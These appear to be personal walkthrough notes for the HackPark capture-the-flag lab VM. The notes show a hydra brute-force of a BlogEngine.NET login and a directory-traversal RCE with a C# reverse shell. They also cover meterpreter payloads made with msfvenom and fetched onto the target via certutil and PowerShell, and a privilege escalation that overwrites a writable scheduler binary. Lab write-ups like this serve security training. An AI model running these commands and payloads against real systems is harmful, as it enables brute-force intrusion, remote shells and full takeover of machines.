

Notes for VM hackpark

Web browsing, take a look at the url -> author/Admin

So, to make an educated guess, the username will be Admin.



This will be the command used for bruteforcing based on the request that is gleaned from burp:



Command entered:

hydra -l administrator -P rockyou.txt 10.10.253.211 http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=hiqZcMSOW3vwdVQiP8lMZgla9xbqeydMC8pEN1bDqcRn2qyeXV65djpQbcdrfEm2p2fRllzWSoV1sHpePSeqwHO0KukLlUledu4vu4h5AVnEav7fqTsBSmeGn1B%2FJlE7VVflZB20PSnvCIL7TlxLIptosCUR6IigZIwr4Dp3wx49j1NG&__EVENTVALIDATION=NyWQfQS%2BRNy66gAHFJM%2FYEUKXnL1BU6UO69JiovXy0TWkY8UaFGs8FOuifmmB0Ocy3dnzHd7WF1qkdHDfl6nNFX%2BKzkbsP6hlaSNJcpu1TvrMyCz2vwYtts%2BaA3IdgE7XriXMelmmz9pfpJ7ZZFe5SM10TXeyXlorl4kXkyhKwqDOpFw&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%2

4MainContent%24LoginUser%24LoginButton=Log+in:Login failed" -vV -f

Credentials:

Username: admin

Password: 1qaz2wsx

```
[80][http-post-form] host: 10.10.253.211   login: admin   password: 1qaz2wsx
[STATUS] attack finished for 10.10.253.211 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-14 14:07:45
root@kali:~/Desktop/hackpark#
```

After gaining access to the web app, search for an exploit.

```
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection
```

Using the info from exploitdb, modify the client address as well as port.

```
PostView.ascx ×   *Unsaved Document 1 ×
5       static System.IO.StreamWriter streamWriter;
6
7   protected override void OnLoad(EventArgs e) {
8       base.OnLoad(e);
9
10      using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.4.19.210", 4445)) {
11              using(System.IO.Stream stream = client.GetStream()) {
```

User shell popped.

```
root@kali:~/Desktop/hackpark# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.19.210] from (UNKNOWN) [10.10.253.211] 49309
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

To migrate to a more better shell, we need to use meterpreter payload.

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/hackpark]
└──╼ $msfvenom -a x86 -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

We will be using certutil to transfer file over.

Command:

certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe

```
certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe
c:\temp>certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
powershell -c start-process c:\temp\shell.exe
c:\temp>powershell -c start-process c:\temp\shell.exe
```

Shows that file are downloaded after running the certutil command

```
root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.253.211 - - [14/Nov/2020 14:55:22] "GET /shell.exe HTTP/1.1" 200 -
10.10.253.211 - - [14/Nov/2020 14:55:23] "GET /shell.exe HTTP/1.1" 200 -
```

Reverse shell popped, we are in meterpreter now.

To start the meterpreter do:

Powershell –c start-process shell.exe

```
msf6 exploit(multi/handler) > set lhost tun0
lhost => 10.4.19.210
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.4.19.210:1234
[*] Sending stage (175174 bytes) to 10.10.253.211
[*] Meterpreter session 1 opened (10.4.19.210:1234 -> 10.10.253.211:49317) at 2020-11-14 14:56:42 +0800

meterpreter >
```

Getting os info via meterpreter

```
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Checking system info via shell in cmd

```
PS > systeminfo

Host Name:                 HACKPARK
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA886
Original Install Date:     8/3/2019, 10:43:23 AM
System Boot Time:          11/14/2020, 7:56:50 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.2.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```

User flag.

```
PS > gc user.txt
759bd8af507517bcfaede78a21a73e39
PS >
```

We need to use winpeas to identify the avenue for priv escalation.

```
PS > powershell -c wget "http://10.4.19.210/winpeas.exe" -OutFile c:\temp\winpeas.exe
PS > cd \temp
PS > dir


    Directory: C:\temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         11/13/2020  10:56 PM            Microsoft
-a---         11/13/2020  10:55 PM      73802 shell.exe
-a---         11/13/2020  11:03 PM     472064 winpeas.exe
```

```
root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.253.211 - - [14/Nov/2020 15:03:10] "GET /winpeas.exe HTTP/1.1" 200 -
```

It seems like windows scheduler is vulnerable as programs inside SystemScheduler directory is writable by ‘everyone’.

```
    WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WServi
ce.exe] - Auto - Running
    File Permissions: Everyone [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/Cre
ateFiles])
    System Scheduler Service Wrapper
```

```
  ================================(Applications Information)=============================
====

  [+] Current Active Window Application
System.NullReferenceException: Object reference not set to an instance of an object.
   at winPEAS.MyUtils.GetPermissionsFile(String path, Dictionary`2 SIDs)
   at winPEAS.Program.<PrintInfoApplications>g__PrintActiveWindow|44_0()

  [+] Installed Applications --Via Program Files/Uninstall registry--
   [?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-
privilege-escalation#software
    C:\Program Files (x86)\SystemScheduler(Everyone [WriteData/CreateFiles])
    C:\Program Files\Amazon
    C:\Program Files\Common Files
    C:\Program Files\desktop.ini
    C:\Program Files\Internet Explorer
    C:\Program Files\Uninstall Information
    C:\Program Files\Windows Mail
    C:\Program Files\Windows NT
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
```

To gain admin access, first create a meterpreter payload but the listening port needs to be different.

```
root@kali:~/Desktop/hackpark# msfvenom -p windows/meterpreter/reverse_tcp lhost=tun0 lport=44444 -f exe > root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

After the meterpreter payload is created, we need to xfer the file from the kali machine to the victim machine.

```
PS > powershell -c wget "http://10.4.19.210/root.exe" -OutFile c:\temp\root.exe
PS > pwd
```

Checking the logs in events we see that Message.exe is stopped multiple times, so what we need to do is to actually make a backup of Message.exe and replace Message.exe with a malicious binary.

```
PS > pwd

Path
----
C:\Program Files (x86)\SystemScheduler\events
```

```
PS > gc 20198415519.INI_LOG.txt
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
08/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
```

Stop the service, overwrite Message.exe and restart back service.

Once service is restarted, an admin shell will be popped on the attacking machine.

```
PS > sc stop SystemScheduler
PS > copy root.exe Message.exe
PS > sc start SystemScheduler
PS >
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.4.19.210:44444
[*] Sending stage (175174 bytes) to 10.10.253.211
[*] Meterpreter session 1 opened (10.4.19.210:44444 -> 10.10.253.211:49359) at 2020-11-14 15:35:03 +0800

meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter >
```

Root.txt

```
PS > gci


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime     Length Name
--a---          8/4/2019  11:51 AM         32 root.txt
-a---          8/4/2019   4:36 AM       1029 System Scheduler.lnk


PS > get-content root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
PS >
```